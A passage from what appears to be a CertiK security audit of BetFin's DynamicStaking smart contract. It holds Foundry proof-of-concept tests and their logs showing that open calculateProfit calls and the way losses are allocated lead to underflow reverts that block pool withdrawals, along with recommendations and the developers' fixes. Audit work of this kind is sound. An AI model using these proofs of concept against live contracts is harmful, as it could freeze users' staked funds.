        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        nextFriday += 21 * 4 weeks;//go to end cycle time
        vm.warp(nextFriday );
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 0, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 2);
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool2));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);
        showBalance(address(dStaking));
```

```
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool1));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(address(dStaking));
    }

}
```

Test result:

```
% forge test --mc BetFinDynamicStakingV3Test --mt test_V3_POC6 -vv
[⠊] Compiling...
[⠊] Compiling 2 files with 0.8.22Compiler run successful!
[⠊] Compiling 2 files with 0.8.22
[⠊] Solc 0.8.22 finished in 6.01s

Running 2 tests for
test/audit/BetFinDynamicStakingV3.t.sol:BetFinDynamicStakingV3Test
[FAIL. Reason:
ERC20InsufficientAllowance(0xA672C45F4a4B66F9E8F72A8aF821af2777c253eA, 0,
3000000000000000000000 [3e21])]
test_V3_POC6_DifferentCycle_stake_calculateProfit21_stake_withdraw21_revert() (gas:
3706730)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  30,000.00 ether
  Tom's BET Token Balance Is:
  30,000.00 ether
  Eva's BET Token Balance Is:
  30,000.00 ether
  DynamicStaking's BET Token Balance Is:
  100,000.00 ether
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  3,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#1 with amount:
  3,000.00  ether
  Start a new cycle
  2024-1-31 7:30:20: Bob Staked BET in DynamicStaking Pool#2 with amount:
  3,000.00  ether
  2024-1-31 7:30:20: Eva Staked BET in DynamicStaking Pool#2 with amount:
  3,000.00  ether
  2024-2-2 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#705
  2024-2-2 12:5:0: Distribute Profit for DynamicStaking Pool#2
  2024-2-2 12:5:0: Distribute Profit for DynamicStaking Pool#1
  2025-8-29 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#726
  2025-8-29 12:5:0: Withdraw Pool from DynamicStaking Pool#2
  Bob's BET Token Balance Is:
  77,000.00 ether
  Tom's BET Token Balance Is:
  52,000.00 ether
  Eva's BET Token Balance Is:
  55,000.00 ether
  DynamicStaking's BET Token Balance Is:
  3,000.00 ether
  2025-8-1 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-1 12:5:0: Withdraw Pool from DynamicStaking Pool#1
```

```
[FAIL. Reason:
ERC20InsufficientAllowance(0xA672C45F4a4B66F9E8F72A8aF821af2777c253eA, 0,
1500000000000000000000000 [1.5e23])]
test_V3_POC6_SameCycle_stake_calculateProfit21_stake_withdraw21_revert() (gas:
137206489)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  2024-1-1 7:30:20: Bob1 Staked BET in DynamicStaking Pool#1 with amount:
  3,000.00  ether
  ...
  2024-1-1 7:30:20: Bob100 Staked BET in DynamicStaking Pool#1 with amount:
  3,000.00  ether
  ...
  2024-1-1 7:30:20: Bob200 Staked BET in DynamicStaking Pool#2 with amount:
  3,000.00  ether
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2
  Current Cycle Is 725
  DynamicStaking's BET Token Balance Is:
  150,000.00 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1
  Current Cycle Is 725

Test result: FAILED. 0 passed; 2 failed; 0 skipped; finished in 134.70ms

Ran 1 test suites: 0 tests passed, 2 failed, 0 skipped (2 total tests)

Failing tests:
Encountered 2 failing tests in
test/audit/BetFinDynamicStakingV3.t.sol:BetFinDynamicStakingV3Test
[FAIL. Reason:
ERC20InsufficientAllowance(0xA672C45F4a4B66F9E8F72A8aF821af2777c253eA, 0,
3000000000000000000000 [3e21])]
test_V3_POC6_DifferentCycle_stake_calculateProfit21_stake_withdraw21_revert() (gas:
3706730)
[FAIL. Reason:
ERC20InsufficientAllowance(0xA672C45F4a4B66F9E8F72A8aF821af2777c253eA, 0,
1500000000000000000000000 [1.5e23])]
test_V3_POC6_SameCycle_stake_calculateProfit21_stake_withdraw21_revert() (gas:
137206489)

Encountered a total of 2 failing tests, 0 tests succeeded
```

Recommendation

It's recommended to update the `withdraw` function to ensure that the state changes and allowance settings are applied to the correct pool—the one that is specified by the `pool` argument.

Alleviation

[Betfin Team, 02/02/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/contracts/commit/d06832c2eca47b0399e57dfea4b684f0c491ccd7

DSH-02 POTENTIALLY UNFAIR DISTRIBUTION AND UNDERFLOW ERROR IN DYNAMIC STAKING CONTRACT

Category	Severity	Location	Status
Logical Issue	Major	src/staking/DynamicStaking.sol (01/29-e8d0db): 152~153	Resolved

Description

There exists a potential for an underflow issue in the `DynamicStaking` contract's `withdraw` function when processing the withdrawal from the final pool. This issue stems from the code segment:

```
151         // update realStaked and totalStaked
152         _realStaked -= currentPool.realStaked();
153         _totalStaked -= currentPool.totalStaked();
```

Furthermore, in the `DynamicStaking` contract, the `calculateProfit` function is open for anyone to execute, allowing for profit calculation with arbitrary parameters.

```
167     function calculateProfit(uint256 offset, uint256 count) external {
168         // revert if not calculation time
169         require(isCalculation(), "DS03");
170         uint256 cycle = getCurrentCycle();
171         ...
172         // distribute profit or loss
173         if (calculatedProfit[cycle] > 0) {
174             // distribute profit
175             distributeProfit(offset, count);
176         } else if (calculatedLosses[cycle] > 0) {
177             // distribute losses
178             divideLosses(offset, count);
179         } else {
180             /...
181         }
182     }
```

Consider the scenario with four active pools (Pool#1 to Pool#4). It is possible for someone to calculate profits for the first two pools and subsequently for the remaining two pools. Such actions could lead to not only inequitable profit distribution and loss allocation but also a potential underflow error which could inhibit withdrawals from certain pools.

In the scenario where there is a collective loss of 350 BET tokens within the dynamic staking system, the existing setup dictates that this loss is evenly distributed between the staking contract itself and all the participating pools, with each absorbing 50% of the loss, amounting to 175 BET tokens each.

Now, if we proceed to apportion the loss among the first two pools, they would each shoulder a loss of 43.75 BET tokens, based on the ratio of their actual stakes in comparison to the total staked amount across all pools. As withdrawals are made

from these two pools, there remains an unaddressed deficit of 175 BET tokens within the dynamic staking contract.

Following this, when the time comes to allocate losses to the last two pools, each might be slated to bear a loss of 87.5 BET tokens. This would then lead to a reduction in the `_realStaked` value in the staking contract by the same amount of 87.5 BET tokens, creating a risk of an underflow error when participants attempt to withdraw the last pool.

```
    function divideLosses(uint256 offset, uint256 count) private {
        uint256 cycle = getCurrentCycle();
        uint256 loss = calculatedLosses[cycle] / 2;
        for (uint256 i = offset; i < offset + count; i++) {
            // skip if index is greater than pools length
            if (i >= pools.length) break;
            DynamicStakingPool pool = pools[i];
            // skip if already distributed
            if (distributedByCycle[cycle][address(pool)]) continue;
            // calculate pool loss
            uint256 poolLoss = (loss * pool.realStaked()) / (_realStaked + distributedLosses[cycle]);
            // distribute loss
            pool.loss(poolLoss);
            // increase distributed losses
            distributedLosses[cycle] += poolLoss;
            // set distributed to true
            distributedByCycle[cycle][address(pool)] = true;
            // update real staked
            _realStaked -= poolLoss;
        }
    }
```

Proof of Concept

The POC shows the case described above. For this test, we update the `MAX_CAPACITY` to 1 to simulate multiple pools.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../../src/Core.sol";
import "../../src/Token.sol";
import "../../src/staking/DynamicStaking.sol";
import "../../src/staking/ConservativeStaking.sol";
import "../../src/games/predict/Predict.sol";
import "../../src/Affiliate.sol";
import "../../src/games/roulette/Roulette.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";
import "openzeppelin/token/ERC721/utils/ERC721Holder.sol";
import "../../src/AffiliateFund.sol";
import {LibString} from "solady/src/utils/LibString.sol";
import "../../src/TimeLock.sol";

contract BetFinBaseV3Test is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Token public token;
    Core public core;
    Pass public pass;
    BetsMemory public betsMemory;
    DynamicStaking public dStaking;
    ConservativeStaking public cStaking;
    Affiliate public affiliate;
    AffiliateFund public affiliateFund;
    address public tariff;
    Partner public partner;
    uint256 public constant PartnerPrice = 1 ether;
    Predict public predict;
    Roulette public roulette;
    address public vrfCoordinator = 0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed;
    bytes32 public keyHash =
0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f;
    TimeLock public timeLock;

    address public Bob = makeAddr("Bob");
    address public Fly = makeAddr("Fly");
    address public Joe = makeAddr("Joe");
    address public Tom = makeAddr("Tom");
    address public Eva = makeAddr("Eva");


    function setUp() public virtual {
        vm.warp(1704094220); //2024-01-01 07:30:20
```

```
        console2.log("%s: Setup contracts for BetFin",
block.timestamp.convertTimestamp());
        //create contracts
        token = new Token(address(this));
        betsMemory = new BetsMemory();
        betsMemory.grantRole(betsMemory.TIMELOCK(), address(this));
        pass = new Pass();
        pass.grantRole(pass.TIMELOCK(), address(this));
        core = new Core(address(token), address(betsMemory), address(pass));
        core.grantRole(core.TIMELOCK(), address(this));
        dStaking = new DynamicStaking(address(core), address(pass), 30 days);
        dStaking.grantRole(dStaking.TIMELOCK(), address(this));
        cStaking = new ConservativeStaking(address(token), address(pass), 1 weeks);
        cStaking.grantRole(cStaking.TIMELOCK(), address(this));
        affiliateFund = new AffiliateFund(address(token));
        affiliateFund.grantRole(affiliateFund.TIMELOCK(), address(this));
        affiliate = new Affiliate();
        affiliate.grantRole(affiliate.TIMELOCK(), address(this));
        affiliateFund.setAffiliate(address(affiliate));
        core.addStaking(address(dStaking));
        core.addStaking(address(cStaking));
        affiliate.setPass(address(pass));
        affiliate.setDynamicStaking(address(dStaking));
        affiliate.setConservativeStaking(address(cStaking));
        affiliate.setBetsMemory(address(betsMemory));
        pass.setAffiliate(address(affiliate));

        betsMemory.addAggregator(address(core));
        betsMemory.setPass(address(pass));

        //partner
        tariff = core.addTariff(PartnerPrice, 100, 100);
        token.approve(address(core), PartnerPrice);
        partner = Partner(core.addPartner(tariff));

        //grant roles
        dStaking.grantRole(dStaking.CORE(), address(core));
        cStaking.grantRole(dStaking.CORE(), address(core));
        dStaking.grantRole(dStaking.DEFAULT_ADMIN_ROLE(), address(core));
        cStaking.grantRole(cStaking.DEFAULT_ADMIN_ROLE(), address(core));

        //verify membership
        pass.mint(address(this), address(this), address(this));
        pass.mint(Bob, address(this), address(this));
        pass.mint(Tom, address(this), address(this));
        pass.mint(Eva, address(this), address(this));
        pass.mint(Joe, address(this), address(this));
        pass.mint(Fly, address(this), address(this));
```

```
        //add games
        roulette = new Roulette(555, address(core), address(dStaking),
vrfCoordinator, keyHash);
        roulette.grantRole(roulette.TIMELOCK(), address(this));
        core.addGame(address(roulette));
        dStaking.addGame(address(roulette));

        predict = new Predict(address(core), address(cStaking));
        predict.grantRole(predict.TIMELOCK(), address(this));
        core.addGame(address(predict));

        timeLock = new TimeLock();

        //init funds
        token.transfer(address(core), 1e5 ether);
        token.transfer(address(dStaking), 1e5 ether);
        token.transfer(address(cStaking), 1e5 ether);
        token.transfer(Bob, 30000 ether);
        token.transfer(Tom, 30000 ether);
        token.transfer(Eva, 30000 ether);
        token.transfer(address(affiliate), 1000 ether);

        //set labels
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(Eva, "Eva");
        vm.label(address(core), "CORE");
        vm.label(address(dStaking), "DynamicStaking");
        vm.label(address(cStaking), "ConservativeStaking");
        vm.label(address(partner), "Partner");
        vm.label(address(this), "Admin");
        vm.label(address(timeLock), "TimeLock");
    }

    function showBalance(address _addr) internal {
        uint256 balance = token.balanceOf(_addr);
        console2.log("%s's BET Token Balance Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function showVolume(address _addr) internal {
        uint256 balance = betsMemory.playersVolume(_addr);
        console2.log("%s's Bets Volume Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function playerConservativeStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
```

```
        console2.log("%s: %s Stakes %d ether BET in ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(cStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in DynamicStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(dStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicWithdraw(address player, address pool) internal {
        vm.warp(block.timestamp + 1 hours);
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Tokens from DynamicStaking-%s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        dStaking.withdraw(pool);
        vm.stopPrank();
    }

    function conservativeCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For ConservativeStaking with offset %d,
count %d", block.timestamp.convertTimestamp(), offset, count);
        cStaking.calculateProfit(offset, count);
    }

    function dynamicCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), offset, nextFriday / 4 weeks);
        dStaking.calculateProfit(offset, count);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBaseV3.t.sol";
import "../../src/games/predict/DataFeedTest.sol";

contract BetFinDynamicStakingV3Test is BetFinBaseV3Test {

    using TimestampConverter for uint256;
    using LibString for string;
    address public pool1;
    address public pool2;
    address public pool3;
    address public pool4;

    function setUp() public virtual override {
        super.setUp();
        pool1 = address(dStaking.currentPool());
        vm.label(pool1, "Pool#1");
    }

    function playerStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        partner.stake(address(dStaking), amount);
        if (dStaking.getActivePoolCount() == 2)
            pool2 = address(dStaking.currentPool());
        else if (dStaking.getActivePoolCount() == 3) {
            pool3 = address(dStaking.currentPool());
        } else {
            pool4 = address(dStaking.currentPool());
        }
        address pool = address(dStaking.currentPool());
        string memory prefix = "Pool#";
        string memory poolName =
prefix.concat(LibString.toString(dStaking.getActivePoolCount()));
        vm.label(pool, poolName);
        console2.log("%s: %s Staked BET in DynamicStaking %s with amount: ",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        pp(amount, 18, 2, " ether");
        vm.stopPrank();
    }

    function distributeProfit(address pool) internal {
        console2.log("%s: Distribute Profit for DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool));
        DynamicStakingPool(pool).distributeProfit();
    }
```

```
    function withdrawPool(address pool) internal {
        uint256 endTime = DynamicStakingPool(pool).endCycle() * 4 weeks + 1 hours;
        uint256 nextFriday = (endTime / 604_800) * 604_800 + 1 days + 12 hours + 5
minutes;
        vm.warp(nextFriday);
        dynamicCalculateProfit(0, 100);
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool));
        dStaking.withdraw(pool);
    }

    function getStakeByStaker(DynamicStakingPool pool, address _staker) internal
view returns (DynamicStakingPool.Stake memory result) {
        (uint256 amount, address staker, bool exists) = pool.getStake(_staker);
        result = DynamicStakingPool.Stake(amount, staker, exists);
        return result;
    }

    function showStakesByStaker(DynamicStakingPool pool, address _staker) internal {
        DynamicStakingPool.Stake memory stake = getStakeByStaker(pool, _staker);
        console2.log("------%s's Stake in DynamicStakingPool is %d------",
vm.getLabel(_staker), dStaking.staked(_staker) / 1e18);
        console2.log("Pool: %s, Staker: %s, Amount: %d ether",
            vm.getLabel(address(pool)), vm.getLabel(stake.staker), stake.amount /
1e18);
    }

    function startNewPool() internal {
        vm.warp(block.timestamp + 30 days);
        console2.log("Start a new cycle");
        dStaking.newPool();
        if (dStaking.getActivePoolCount() == 2)
            pool2 = address(dStaking.currentPool());
        else {
            pool3 = address(dStaking.currentPool());
        }
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinDynamicStakingV3.t.sol";
import {BitmapLibrary} from "./BitmapLib.sol";

contract BetFinRouletteV3Test is BetFinDynamicStakingV3Test {

    using TimestampConverter for uint256;
    using BitmapLibrary for uint256[];

    function setUp() public override {
        super.setUp();
        vm.mockCall(
            0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed,

abi.encodeWithSelector(VRFCoordinatorV2Interface.requestRandomWords.selector,

bytes32(0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f),
                uint64(555),
                uint16(3),
                uint32(2_500_000),
                uint32(1)),
            abi.encode(uint256(999))//return data: requestId
        );
    }

    function playerPlaceBets(address player, uint256 totalAmount, uint256[] memory
bets) internal returns (address bet) {
        vm.startPrank(player);
        token.approve(address(core), totalAmount);
        console2.log("%s: %s Places %d ether BET in Roulette",
block.timestamp.convertTimestamp(), vm.getLabel(player), totalAmount / 1e18);
        uint256 count = bets.length / 2;
        bet = partner.placeBet(address(roulette), totalAmount,
abi.encode(uint256(count), bets));
        vm.stopPrank();
    }

    function generateRandomNumber(address bet, uint256 random) internal {
        uint[] memory result = new uint[](1);
        result[0] = random;
        console2.log("%s: VRF Confirms Callback",
block.timestamp.convertTimestamp());
        vm.startPrank(roulette.vrfCoordinator());
        try roulette.rawFulfillRandomWords(RouletteBet(bet).getRequestId(), result)
{
        } catch Error (string memory reason) {
```

```
            console2.log("%s: VRF Callback Failed: %s",
block.timestamp.convertTimestamp(), reason);
        }
        vm.stopPrank();
    }


    function getStraightBitmap(uint256 random, uint256 delay) internal view returns
(uint256 result) {
        uint256 winNum = random + block.prevrandao + block.timestamp + block.number
+ delay;
        winNum = winNum % 37;
        uint256[] memory numbers = new uint256[](1);
        numbers[0] = winNum;
        result = numbers.getBitmap();
    }

    function test_V3_POC11_StakingLoss_MultiplePools_Overflow_revert() public {
        //NOTE: UPDATE `MAX_CAPACITY` to 1 for Testing
        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 5e5 ether);
        deal(address(token), Fly, 5e5 ether);
        deal(address(token), Joe, 5e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Eva, 10 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 5e5 ether);
        playerStake(Joe, 5e5 ether);
        playerStake(Fly, 5e5 ether);
        playerStake(Tom, 5e5 ether);

        vm.warp(block.timestamp + 1 days);

        playerPlaceRouletteBetWithResult(Eva, 10 ether, true);//win, staking lose
350

        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        nextFriday += 21 * 4 weeks;//go to end cycle time
        vm.warp(nextFriday );
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 0, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 2);
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool1));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
```

```
        dStaking.withdraw(pool1);
        showBalance(Bob);

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool2));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);
        showBalance(Joe);
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 2, nextFriday / 4 weeks);
        dStaking.calculateProfit(2, 2);
        withdrawPool(pool3);
        showBalance(Fly);
        withdrawPool(pool4);

        showBalance(Bob);
        showBalance(Joe);
        showBalance(Fly);
        showBalance(Tom);
        showBalance(Eva);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
    }
}
```

Test result:

```
% forge test --mc BetFinRouletteV3Test --mt test_V3_POC11 -vv
[⠊] Compiling...No files changed, compilation skipped
[⠊] Compiling...

Running 1 test for test/audit/BetFinRouletteV3.t.sol:BetFinRouletteV3Test
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11)]
test_V3_POC11_StakingLoss_MultiplePools_Overflow_revert() (gas: 8732699)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  500,000.00 ether
  Eva's BET Token Balance Is:
  10.00 ether
  DynamicStaking's BET Token Balance Is:
  0.00 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  500,000.00  ether
  2024-1-1 7:30:20: Joe Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  2024-1-1 7:30:20: Fly Staked BET in DynamicStaking Pool#3 with amount:
  500,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#4 with amount:
  500,000.00  ether
  2024-1-2 7:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 7:32:20: VRF Confirms Callback
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1
  Current Cycle Is 725
  Bob's BET Token Balance Is:
  499,912.50 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2
  Current Cycle Is 725
  Joe's BET Token Balance Is:
  499,912.50 ether
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 2 in Cycle#725
  2025-8-1 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-1 12:5:0: Withdraw Pool from DynamicStaking Pool#3
  Fly's BET Token Balance Is:
  499,825.00 ether
  2025-8-1 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-1 12:5:0: Withdraw Pool from DynamicStaking Pool#4

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 14.91ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/audit/BetFinRouletteV3.t.sol:BetFinRouletteV3Test
```

```
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11)]
test_V3_POC11_StakingLoss_MultiplePools_Overflow_revert() (gas: 8732699)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation

The logic within the dynamic staking contract should be restructured to guarantee equitable distribution of profits and fair allocation of losses, as well as to avert any potential malfunctions.

Alleviation

[Betfin Team, 02/02/2024]:
Implemented by not allowing to withdraw tokens if there is pending profit or loss to distribute. Check latest commit in master branch for new updates.

[CertiK, 02/06/2024]:
In the latest update identified by commit ee216706ce50da2d44f24e7454f4f5cf4788f673, the `withdraw` function has incorporated new constraints as follows:

```
        // check if all losses were distributed
        require(
            calculatedLosses[cycle] / 2 - distributedLosses[cycle] < 1 ether,
            "DS11"
        );
        // check if all profit was distributed
        require(calculatedProfit[cycle] == distributedProfit[cycle], "DS11");
```

There are two potential issues with this design:

Potential Underflow Error

It's worth noting that the condition `calculatedLosses[cycle] / 2 - distributedLosses[cycle] < 1 ether` still presents a risk of potential arithmetic underflow. While it appears that the condition `< 1 ether` is used to address precision loss, it also allows the pool to be withdrawn between two `calculateProfit` calls. For instance, if the total loss of a cycle is only 1000 wei (which is less than 1 ether), and one pool is withdrawn between `calculateProfit` calls, the withdraw process of the other pool could be reverted due to an underflow error.

```
    function testWithdrawWhenHalfCalculatedLossesIsGreaterThanDistributedLosses()
public {
        // MAX_CAPACITY = 2
        address userA = address(1);
        address userB = address(2);
        address userC = address(3);
        address userD = address(4);

        // Create Two Pools
        // Pool 0: userA, userB
        // Pool 1: userC, userD
        for (uint160 i = 1; i <= 4; i++) {
            vm.mockCall(
                address(0),
                abi.encodeWithSelector(
                    AffiliateInterface.checkInviteCondition.selector,
                    address(i)
                ),
                abi.encode(true)
            );
            pass.mint(address(i), address(i - 1), address(i - 1));
            staking.stake(address(i), 10_000 ether);
        }

        // There is loss
        staking.grantRole(staking.GAME(), address(this));
        staking.reserveFunds(1000);

        // Warp to 12/01/2024 @ 12:00
        vm.warp(1705060800);

        // Calculate profit for pool 0
        staking.calculateProfit(0, 1);

        // Withdraw pool 0
        staking.withdraw(address(staking.pools(0)));

        console.log("userA: ", token.balanceOf(userA));
        console.log("userB: ", token.balanceOf(userB));

        // Calculate Profit for pool 1
        staking.calculateProfit(0, 1);

        // Withdraw pool 1
        staking.withdraw(address(staking.pools(0)));

        console.log("userC: ", token.balanceOf(userC));
```

```
        console.log("userD: ", token.balanceOf(userD));
    }
```

```
   ├─ [562] Token::balanceOf(0x0000000000000000000000000000000000000001)
[staticcall]
    │   └─ ← 999999999999999999750 [9.999e21]
    ├─ [0] console::log("userA: ", 999999999999999999750 [9.999e21]) [staticcall]
    │   └─ ← ()
    ├─ [562] Token::balanceOf(0x0000000000000000000000000000000000000002)
[staticcall]
    │   └─ ← 999999999999999999750 [9.999e21]
    ├─ [0] console::log("userB: ", 999999999999999999750 [9.999e21]) [staticcall]
    │   └─ ← ()
    ├─ [36413] DynamicStaking::calculateProfit(0, 1)
    │   ├─ [406] DynamicStakingPool::realStaked() [staticcall]
    │   │   └─ ← 10000000000000000000000 [1e22]
    │   ├─ [4763] DynamicStakingPool::loss(499)
    │   │   ├─ [3288] Token::transfer(DynamicStaking:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], 499)
    │   │   │   ├─ emit Transfer(from: DynamicStakingPool:
[0xDD4c722d1614128933d6DC7EFA50A6913e804E12], to: DynamicStaking:
[0x5991A2dF15A8F6A256D3Ec51E99254Cd3fb576A9], value: 499)
    │   │   │   └─ ← true
    │   │   └─ ← ()
    │   └─ ← ()
    ├─ [725] DynamicStaking::pools(0) [staticcall]
    │   └─ ← DynamicStakingPool: [0xDD4c722d1614128933d6DC7EFA50A6913e804E12]
    ├─ [1990] DynamicStaking::withdraw(DynamicStakingPool:
[0xDD4c722d1614128933d6DC7EFA50A6913e804E12])
    │   └─ ← panic: arithmetic underflow or overflow (0x11)
    └─ ← panic: arithmetic underflow or overflow (0x11)

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 2.69ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/staking/DynamicStaking.t.sol:DynamicStakingTest
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11)]
testWithdrawWhenHalfCalculatedLossesIsGreaterThanDistributedLosses() (gas: 3487386)
```

Potential Precision Loss

Moreover, the audit team observes that the current code might not adequately account for precision loss:

```
            // calculate pool profit
            uint256 poolProfit = (profit * pool.realStaked()) /
                (_realStaked - keptInCycle[cycle]);
            if (distributedPoolsCount[cycle] + 1 == pools.length) {
                poolProfit = profit - distributedProfit[cycle];
            }
```

```
            uint256 poolLoss = (loss * pool.realStaked()) /
                (_realStaked + distributedLosses[cycle]);
            if (distributedPoolsCount[cycle] + 1 == pools.length) {
                poolLoss = loss - distributedLosses[cycle];
            }
```

The code seems to disregard precision loss adjustments based on the number of pools, which could be problematic as the `newPool` function can be invoked at any time, potentially leading to precision loss.

This potential precision loss might cause the `withdraw` function to revert due to the `require(calculatedProfit[cycle] == distributedProfit[cycle], "DS11");` condition for profit distribution. As for the loss distribution, it might lead to an insufficient balance issue. Further details on these points can be found in the provided Proof of Concepts (POCs).

```
    function test_V4_POC14_StakingProfit_MultiplePools_newPool() public {
        //NOTE: UPDATE `MAX_CAPACITY` to 1 for Testing

        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 4e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Eva, 10 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 4e5 ether);//pool1
        playerStake(Tom, 5e5 ether);//pool2

        console2.log("Current total pools is %d", dStaking.getActivePoolCount());
        vm.warp(block.timestamp + 1 hours);
        console2.log("%s - Create a new pool", block.timestamp.convertTimestamp());
        dStaking.newPool();

        console2.log("Current total pools is %d", dStaking.getActivePoolCount());

        vm.warp(block.timestamp + 1 days);
        playerPlaceRouletteBetWithResult(Eva, 10 ether, false);//lose, staking
profits 10

        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        nextFriday += 21 * 4 weeks;//go to end cycle time
        vm.warp(nextFriday );
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 0, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 1);//calculate pool1

        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
